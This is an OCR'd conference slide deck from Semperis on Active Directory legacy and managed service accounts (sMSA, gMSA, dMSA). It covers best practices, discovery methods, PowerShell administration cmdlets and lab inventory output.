
semperis

TROOPERS

SCAN ME

WELCOME

Demystifying (Managed) Service Accounts Unveiling Best Practices And Security Measures To Reduce Risk And Impact



Jorge de Almeida Pinto


Senior Incident Response Lead, SEMPERIS

jorged@semperis.com

Introducing Me, Myself & I! ...And Semperis

semperis

SCAN ME


Before an attack
During an attack
After an attack
Forensics & Investigation
IOE & IOC Discovery & Monitoring
Cyber-First Disaster Recovery
Vulnerability Assessments
Auto-Remediation & IR
Threat Detection & Visibility

Microsoft MVP Most Valuable Professional SINCE 2006

Jorge de Almeida Pinto
Senior Incident Response Lead

LinkedIn	http://tiny.cc/JorgeLinkedIn
Blog	http://tiny.cc/JQFKblog
Twitter	http://tiny.cc/JQFKtwitter
Website	https://www.semperis.com/
Blog	https://www.semperis.com/blog/
Podcast	https://hipconf.libsyn.com/
Contact	jorged@semperis.com


ABOUT SEMPERIS

We're Mission-Driven to Be a Force for Good

At Semperis, our workforce across all departments is part of a bigger mission to be a force for good. We fight every day to stop cyber criminals and curb the funding of evil.

- Technology Focus: Identity, Security And Recovery
- Product Focus: AD, ADFS, Entra Connect/Cloud Sync, FIM/MIM, Entra (ID) Technologies.
- Architecting, designing, implementing and maintaining secure identity solutions
- *Writer Of*: "KRBTGT Pwd Reset", "AD Convergence", "SYSVOL Convergence" Scripts (Feedback WELCOME!)

Evolution Of Service Accounts



WINDOWS SERVER 2012:
Group Managed Service Accounts
(msDS-GroupManagedServiceAccount)
(gMSA)

WINDOWS SERVER 2008R2:
Stand-Alone Managed Service Accounts
(msDS-ManagedServiceAccount)
(sMSA)

WINDOWS SERVER 2025:
Delegated Managed Service Accounts
(msDS-DelegatedManagedServiceAccount)
(dMSA)

PS: Throughout presentation you may see “xMSA”, which means “sMSA, gMSA and/or dMSA”


(Legacy) Service Accounts

Common Good, Bad And Ugly Reality

- Used for srvcs, apps, iis, scheduled tasks, keytabs, etc. (i.e. all over the place)
- Based on USER objectClass + "Password Never Expires“
- Configured with SPN(s) + RC4 support + Overprivileged
- Application owners with multiple svc accounts sharing same password
  - Very likely crappy/reused password, incl bad account hygiene
- In may occasions no clear/unique/consistent naming convention
- No ownership/periodic recertification → hard to discover, secure and audit in AD
- Prime targets for attackers using the “Kerberoasting Attack” because…

(Legacy) Service Accounts

Some Best Practices



ADLDS2-SRV2-dMSA	AD LDS instance	Running	Automatic	ADTEC\dMSA.ADLDS2$
ADLDS-SRV1SRV2-DMSAnative1	AD LDS instance	Running	Automatic	ADTEC\dMSA.ADLDSnat1$
ADLDS-SRV1SRV2-DMSAnative2	AD LDS instance	Running	Automatic	ADTEC\dMSA.ADLDSnat2$
ADLDS-SRV1SRV2-SVCtoDMSA1	AD LDS instance	Running	Automatic	ADTEC\sVC.ADLDSmig1
ADLDS-SRV1SRV2-SVCtoDMSA2	AD LDS instance	Running	Automatic	ADTEC\sVC.ADLDSmig2

- Use ONLY when not being able to use xMSA
- Unique svc acc + unique/strong mach-gen. pwd for each svc/app + pwd in vault
- Prevent “Password Never Expires” + periodic change manually/ through tool
- Use clear/unique/consistent naming convention (e.g. svc_/svc-/sa_/sa-/s_/s-, etc)
- From ID perspective mark as service account + dedicated OU + strict delegation
- Define owner + periodic (e.g., 1 year) recertification by owner
- Assign minimum required user rights and permissions (i.e., “Least Privilege”)
- Limit its use on other servers with Authentication Policies/Silos

(Legacy) Service Accounts

Finding/Identifying/Discovering

- Which accounts are Service Accounts in AD?
  - Within specific OUs + certain naming convention
  - "Password Never Expires“, old "pwdLastSet", "Cannot Change Password"
  - Configured: SPNs / Delegated Services / Account/Resourced Based Delegation
  - Specific text in "description" attribute or any other attribute
  - User rights (e.g. Allow "logon as a service", Allow "logon as a batch job", Deny "log on locally")
  - Used in Services, Scheduled Tasks, IIS, Keytabs, Scripts/Tools/GPOs/Anywhere
- Where (i.e., Servers) are Service Accounts used?
  - Check all server’s Services and Scheduled Tasks
  - DCs: Auditing for Kerberos Ticket Events, & DCs/Others: Logon Events (Send events to central SIEM)

semperis

Service Accounts vs xMSAs

Main Benefits Of sMSAs/gMSAs/dMSAs Over (Legacy) Service Accounts?

- Automatic, better & stronger credential management → Kerberoasting = History!

RETRY…

What happens when you ask AI: “Kerberoasting Being History!”

The following still applies for sMSAs/gMSAs/dMSAs

- Clear and unique naming convention
- Ownership and recertification
- Least privilege
- Protecting access to, usage of account and its credentials (incl. server it runs on)


semperis

Managed Service Accounts

Stand-Alone (sMSA)

2008 R2

- sMSAs → objectClass = msDS-ManagedServiceAccount
- sMSA is <u>linked to 1 specific computer</u>
  - Forward Link "msDS-HostServiceAccount" on computer
  - Back link "msDS-HostServiceAccountBL" on sMSA
- sMSA can be transferred to another computer (relink + reinstall)



Attribute	Value
msDS-HostServiceAc...	CN=sMSA.TEST111,OU=sMSA-TESTs,OU=

Attribute: msDS-HostServiceAccount

Value to add:

Values:

```
CN=sMSA.TEST1,OU=sMSA-TESTs,OU=Org-ITMg
CN=sMSA.TEST11,OU=sMSA-TESTs,OU=Org-ITM
CN=sMSA.TEST111,OU=sMSA-TESTs,OU=Org-IT
```

semperis

Managed Service Accounts

Stand-Alone (sMSA)

- Auto password/SPN management by computer (No KDS Root Key Required)
  - Initial password generated and set when installing the sMSA on computer (Possible to reset password: *Reset-ADServiceAccountPassword -Identity <sMSA>*)
  - sMSA uses the exact same logic/behavior and password update interval as the computer it is being used on
- Like for computers, following policy settings also impact management of sMSAs
  - Security Option "*Domain member: Disable machine account password changes*" (Not Configured = Default = DO Change Password)
  - Security Option "*Domain member: Maximum machine account password age*" (Not Configured = Default = 30 Days)
  - Security Option "*Domain controller: Refuse machine account password changes*“ (Not Configured = Default = DO NOT Refuse Password Changes)

semperis

Managed Service Accounts

Stand-Alone (sMSA)

- Create sMSA in AD (Default Or ANY Container)
  - *Permissions*: Create "msDS-ManagedServiceAccount" object in targeted container/OU
  - *Command*: New-ADServiceAccount -RestrictToSingleComputer -Name <sMSA>
- In AD, associate the sMSA with an existing computer
  - *Permissions*: on targeted computer object write "msDS-HostServiceAccount" (add DN of sMSA)
  - *Command*: Add-ADComputerServiceAccount -Identity <COMPUTER> -ServiceAccount <sMSA>
  - *Remark*: NOT mandatory to be used, can be skipped!

semperis


Managed Service Accounts
Stand-Alone (sMSA)

- Install the sMSA on that computer
  - *Permissions*: Local admin on computer to make computer aware of new password + on targeted sMSA Reset Password, write "pwdLastSet", write "userAccountControl" (delete current value and add 4096) + on targeted computer object write "msDS-HostServiceAccount" (add DN of sMSA)
  - *Command*: Install-ADServiceAccount -Identity <sMSA>
  - *Remark*: Succeeds if sMSA IS NOT already associated with other server & fails if it is
- Testing the sMSA can be used on the targeted computer
  - *Permissions*: Local admin on computer
  - *Command*: Test-ADServiceAccount -Identity <sMSA>
  - *Remark*: When TRUE, it can be used!

Managed Service Accounts

Stand-Alone (sMSA)

- Get Relevant Data From All sMSAs (Stand-Alone Managed Service Accounts) In AD Domain (https://gist.github.com/zjorz/1d454aaa7c8fb7f0a696092b332af49b)
  - Password Change Interval: Very likely the default of 30 days…. But…



sMSAs In The AD Domain 'ADTEC.NET' (SID: S-1-5-21-274783270-2712129839-3354909249) (2025-05-27 20:56:09)

DistinguishedName	SamAccountName	RID	Type	description	Enabled	KerbEncryptType	WhenCreated	WhenChanged	PasswordLastSetSmsa	PasswordLastSetHost	msDS-HostServiceA...	MemberOf
CN=sMSA.TEST2,OU=sMSA-TESTs,...	sMSA.TEST2$	12804	sMSA	sMSA For TEST SERVER 2	True	RC4, AES128, AES256	2025-05-02 23:23:35	2025-05-17 14:16:29	2025-05-16 20:50:18	2025-05-16 06:50:16	{CN=SERVERTEST2,...	{CN=Domain Admins,CN=Users,DC=ADTEC,DC=NET}
CN=sMSA.TEST3,OU=sMSA-TESTs,...	sMSA.TEST3$	12868	sMSA	sMSA For TEST SERVER 3	True	RC4, AES128, AES256	2025-05-03 23:27:31	2025-05-17 14:16:29	2025-05-15 06:54:00	2025-05-14 20:28:58	{CN=SERVERTEST3,...	{CN=Domain Admins,CN=Users,DC=ADTEC,DC=NET}
CN=sMSA.TEST1,OU=sMSA-TESTs,...	sMSA.TEST1$	12803	sMSA	sMSA For TEST SERVER 1	True	RC4, AES128, AES256	2025-05-02 23:23:34	2025-05-17 14:16:29	2025-05-16 00:35:16	2025-05-16 00:35:16	{CN=SERVERTEST1,...	{CN=Domain Admins,CN=Users,DC=ADTEC,DC=NET}
CN=sMSA.TEST9,OU=sMSA-TESTs,...	sMSA.TEST9$	12817	sMSA	sMSA For TEST SERVER 9	True	RC4, AES128, AES256	2025-05-02 23:23:39	2025-05-17 14:16:29	2025-05-05 01:43:30	2025-05-02 23:23:39	{CN=SERVERTEST9,...	{}
CN=sMSA.RODC,OU=sMSA-TESTs,...	sMSA.RODC$	12884	sMSA	sMSA For TEST SERVER 3	True	RC4, AES128, AES256	2025-05-09 12:53:18	2025-05-17 14:16:29	2025-05-15 14:06:56	2025-05-14 20:28:58	{CN=SERVERTEST3,...	{CN=GRP_R0_ALLOWCache-R0FSRODC1,OU=Grou...
CN=sMSA.TEST4,OU=sMSA-TESTs,...	sMSA.TEST4$	12807	sMSA	sMSA For TEST SERVER 4	True	RC4, AES128, AES256	2025-05-02 23:23:36	2025-05-17 14:16:29	2025-05-02 23:23:36	2025-05-02 23:23:36	{CN=SERVERTEST4,...	{}
CN=sMSA.TEST5,OU=sMSA-TESTs,...	sMSA.TEST5$	12809	sMSA	sMSA For TEST SERVER 5	True	RC4, AES128, AES256	2025-05-02 23:23:37	2025-05-17 14:16:29	2025-05-02 23:23:37	2025-05-02 23:23:36	{CN=SERVERTEST5,...	{}
CN=sMSA.TEST6,OU=sMSA-TESTs,...	sMSA.TEST6$	12811	sMSA	sMSA For TEST SERVER 6	True	RC4, AES128, AES256	2025-05-02 23:23:37	2025-05-17 14:16:29	2025-05-02 23:23:37	2025-05-02 23:23:37	{CN=SERVERTEST6,...	{}
CN=sMSA.TEST7,OU=sMSA-TESTs,...	sMSA.TEST7$	12813	sMSA	sMSA For TEST SERVER 7	True	RC4, AES128, AES256	2025-05-02 23:23:38	2025-05-17 14:16:29	2025-05-02 23:23:38	2025-05-02 23:23:38	{CN=SERVERTEST7,...	{}
CN=sMSA.TEST8,OU=sMSA-TESTs,...	sMSA.TEST8$	12815	sMSA	sMSA For TEST SERVER 8	True	RC4, AES128, AES256	2025-05-02 23:23:39	2025-05-17 14:16:29	2025-05-02 23:23:39	2025-05-02 23:23:38	{CN=SERVERTEST8,...	{}
CN=sMSA.TEST22,OU=sMSA-TESTs...	sMSA.TEST22$	12873	sMSA	sMSA For TEST SERVER 2	True	RC4, AES128, AES256	2025-05-04 22:41:20	2025-05-17 14:16:29	2025-05-04 22:41:20	2025-05-16 06:50:16	{CN=SERVERTEST2,...	{}
CN=sMSA.TEST11,OU=sMSA-TESTs...	sMSA.TEST11$	12872	sMSA	sMSA For TEST SERVER 1	True	RC4, AES128, AES256	2025-05-04 22:41:19	2025-05-17 14:16:29	2025-05-15 13:37:48	2025-05-16 00:35:16	{CN=SERVERTEST1,...	{}
CN=sMSA.TEST111,OU=sMSA-TES...	sMSA.TEST111$	12883	sMSA	sMSA For TEST SERVER 1	True	RC4, AES128, AES256	2025-05-08 18:01:07	2025-05-17 14:16:29	2025-05-16 00:20:16	2025-05-16 00:35:16	{CN=SERVERTEST1,...	{}
CN=sMSA.TEST33,OU=sMSA-TESTs...	sMSA.TEST33$	12871	sMSA	sMSA For TEST SERVER 3	True	RC4, AES128, AES256	2025-05-04 21:51:52	2025-05-17 14:16:29	2025-05-16 04:40:05	2025-05-14 20:28:58	{CN=SERVERTEST3,...	{}

Managed Service Accounts

Group (gMSA)


2012

- gMSAs → objectClass = msDS-GroupManagedServiceAccount
- Centralized password management → KDS Root Key (at least 1) in AD Forest
  - KDS Root Keys are stored in AD in container: "*CN=Master Root Keys,CN=Group Key Distribution Service,CN=Services,CN=Configuration,DC=<forest name>*"
  - name (KeyId) → identifier of KDS Root Key object referenced by gMSAs in attributes "msDS-ManagedPasswordId" and "msDS-ManagedPasswordPreviousId"
  - "msKds-CreateTime" (CreationTime) → time KDS Root Key object was created in AD
  - "msKds-UseStartTime" (EffectiveTime) → time any RWDC can start using KDS Root Key Object for gMSAs
    - For subsequent KDS Root Keys: Create KDS Root Key + Force AD Repl + Restart KDSSVC
- gMSA can be shared by multiple computers or be restricted to just 1 (flexibility!)

Managed Service Accounts

Group (gMSA)

- The inner guts of a gMSA
  - *"msDS-ManagedPasswordInterval"*: password rotation interval in days, set at creation ONLY. Default of 30 days = too long. Thoughts/suggestion: set it to 3-5 days. Depends on AD Replication Convergence!. Measure AD Replication Convergence for Configuration NC through → https://github.com/zjorz/Public-AD-Scripts/blob/master/Check-AD-Replication-Latency-Convergence.md
  - *"msDS-ManagedPasswordId"*: references keyID of KDS Root Key currently being used (N).
  - *"ms-DS-ManagedPasswordPreviousId"*: references keyID of KDS Root Key previously being used (N-1).




Octet String Attribute Editor

Attribute: msDS-ManagedPasswordId

Value format: Hexadecimal

Value: !!! NOT REVERSED !!! !!! REVERSED !!!

```
01 00 00 00 4B 44 53 4B 02 00 00 00 69 01 00 00
1A 00 00 00 1B 00 00 00 CE 38 D9 29 37 62 0F 40
CD 42 E4 6F 88 12 C2 EE 00 00 00 00 14 00 00 00
14 00 00 00 41 00 44 00 54 00 45 00 43 00 2E 00
4E 00 45 00 54 00 00 00 41 00 44 00 54 00 45 00
43 00 2E 00 4E 00 45 00 54 00 00 00
```



Octet String Attribute Editor

Attribute: msDS-ManagedPasswordPreviousId

